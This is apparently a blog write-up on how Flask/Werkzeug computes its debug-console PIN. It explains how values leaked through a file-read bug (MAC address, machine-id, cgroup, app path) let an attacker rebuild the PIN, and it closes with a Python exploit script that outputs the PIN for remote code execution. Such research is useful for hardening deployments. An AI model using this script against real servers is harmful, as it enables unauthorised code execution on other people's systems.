Enabling debug mode in Flask is equivalent to leaving a backdoor for hackers. This article provides a brief analysis of the security issues that can arise when Flask runs with debug mode enabled in a production network. One of the more severe security issues is that arbitrary Python code can be executed in the interactive Python shell. On this point, in older versions of Flask, no PIN authentication was required to execute code — the harm of this is self-evident.
In newer versions of Flask, a PIN must be entered for authentication before custom code can be executed, which makes this avenue considerably less useful for an attacker.
Later, by chance, I discovered that on the same machine, restarting the Flask service multiple times does not change the PIN value. In other words, the PIN is a fixed value — this greatly piqued my interest.
So I studied and researched the PIN generation mechanism, which led to this article.
This article is an extension of the one above. Some of the content recorded here may no longer apply due to version iterations, operating system differences, and so on — please verify carefully. Thanks for reading.
Conclusions

- In newer versions of Flask, a PIN must be entered for authentication before you can access
/console, and thereby execute arbitrary code (RCE); - Flask’s PIN generation mechanism is simply Werkzeug’s PIN generation mechanism;
- Flask’s PIN depends on certain values of the runtime environment, such as the MAC address and the flask script path;
- On the same machine, restarting the Flask service multiple times does not change the PIN value. In other words, the PIN is a fixed value;
- If the
/consolepath is accessible, combining it with a local file read vulnerability may allow the PIN to be obtained, leading to RCE - Combined with point 2, since Werkzeug adjusted the
get_machine_idmethod’s concrete implementation in early 2020 (here is the specific change), when actually exploiting this you need to pay special attention to how get_machine_id is constructed
The PIN value is derived from the combination of 【current computer username: XXX】, 【flask.app】, 【Flask】, 【C:\\Python27\\lib\\site-packages\\flask\\app.pyc】, 【str(uuid.getnode())】, 【get_machine_id()】 — none can be missing.
    username # the username
    modname # flask.app
    getattr(app, '__name__', getattr(app.__class__, '__name__')) # usually defaults to flask.app being Flask
    getattr(mod, '__file__', None) # absolute path of an app.py under the flask directory
    uuid.getnode() # MAC address in decimal
    get_machine_id() # system id 【generation method depends on】
However, some of these variables are easy to obtain — for example, C:\\Python27\\lib\\site-packages\\flask\\app.pyc can very likely be obtained from the error page. Therefore, the three things that mainly require deeper digging are the following:
Key Parameters
- Current computer username
Omitted here
**<font style="color:#121212;">str(uuid.getnode())</font>**
>>> import uuid
>>> str(uuid.getnode())
'26801*****3893'
**<font style="color:#121212;">get_machine_id()</font>**
Werkzeug 1.0.1’s code changed on January 5, 2020, and one of those changes was an adjustment to how get_machine_id is generated

Therefore, for Werkzeug installed at different times, get_machine_id has different implementations. For actual exploitation, the conclusions are as follows:
# Implementation of get_machine_id
- For Werkzeug installed 【before 2020.1.5】
Reads the three files /proc/self/cgroup, /etc/machine-id, /proc/sys/kernel/random/boot_id in order; as soon as one file's content is read, the value is returned immediately.

- For Werkzeug installed 【after 2020.1.5】
Reads a value from /etc/machine-id or /proc/sys/kernel/random/boot_id and immediately breaks, then concatenates it with the id value from /proc/self/cgroup. The pseudocode is as follows:
----------------------------------------------
get_machine_id() = str(p1) + str(p2), while:
	    # 	p1 = (`cat /etc/machine-id` OR `cat /proc/sys/kernel/random/boot_id`)#=> xxxxx
	    # 	p2 = `cat /proc/self/cgroup`.strip().rpartition(b"/")[2] #=>	user.slice
EXP Exploitation Script
The following script has been tested under py3.
# encoding:utf-8
import hashlib
from itertools import chain

# PIN should be 140-625-693
probably_public_bits = [
    'root',# username
    'flask.app',# modname
    'Flask',# getattr(app, '__name__', getattr(app.__class__, '__name__'))
    '/usr/local/lib/python3.6/site-packages/flask/app.py' # getattr(mod, '__file__', None), # /usr/local/libpython3.6/site-packages/flask
]
private_bits = [
    '345053803543',# str(uuid.getnode()),  cat /sys/class/net/eth0/address, must be converted to decimal
    '05cb8c7b39fe0f70e3ce97e5beab809duser.slice'# pseudocode of get_machine_id()
    # if Werkzeug is installed AFTER 2020.1.5 :
    # 	get_machine_id() = str(p1) + str(p2), while
    # 		p1 = (`cat /etc/machine-id` OR `cat /proc/sys/kernel/random/boot_id`) => xxxxx
    # 		p2 = `cat /proc/self/cgroup`.strip().rpartition(b"/")[2]	=>	user.slice
    # else:
   	# 	get_machine_id() =(`cat /proc/self/cgroup` OR `cat /etc/machine-id` OR `cat /proc/sys/kernel/random/boot_id` )
]

h = hashlib.md5()
for bit in chain(probably_public_bits, private_bits):
    if not bit:
        continue
    if isinstance(bit, str):
        bit = bit.encode('utf-8')
    h.update(bit)
h.update(b'cookiesalt')
cookie_name = '__wzd' + h.hexdigest()[:20]
num = None
if num is None:
    h.update(b'pinsalt')
    num = ('%09d' % int(h.hexdigest(), 16))[:9]
rv =None
if rv is None:
    for group_size in 5, 4, 3:
        if len(num) % group_size == 0:
            rv = '-'.join(num[x:x + group_size].rjust(group_size, '0')
                          for x in range(0, len(num), group_size))
            break
    else:
        rv = num
print(rv)
Completing this article would not have been possible without the help of the articles below — many thanks to those authors!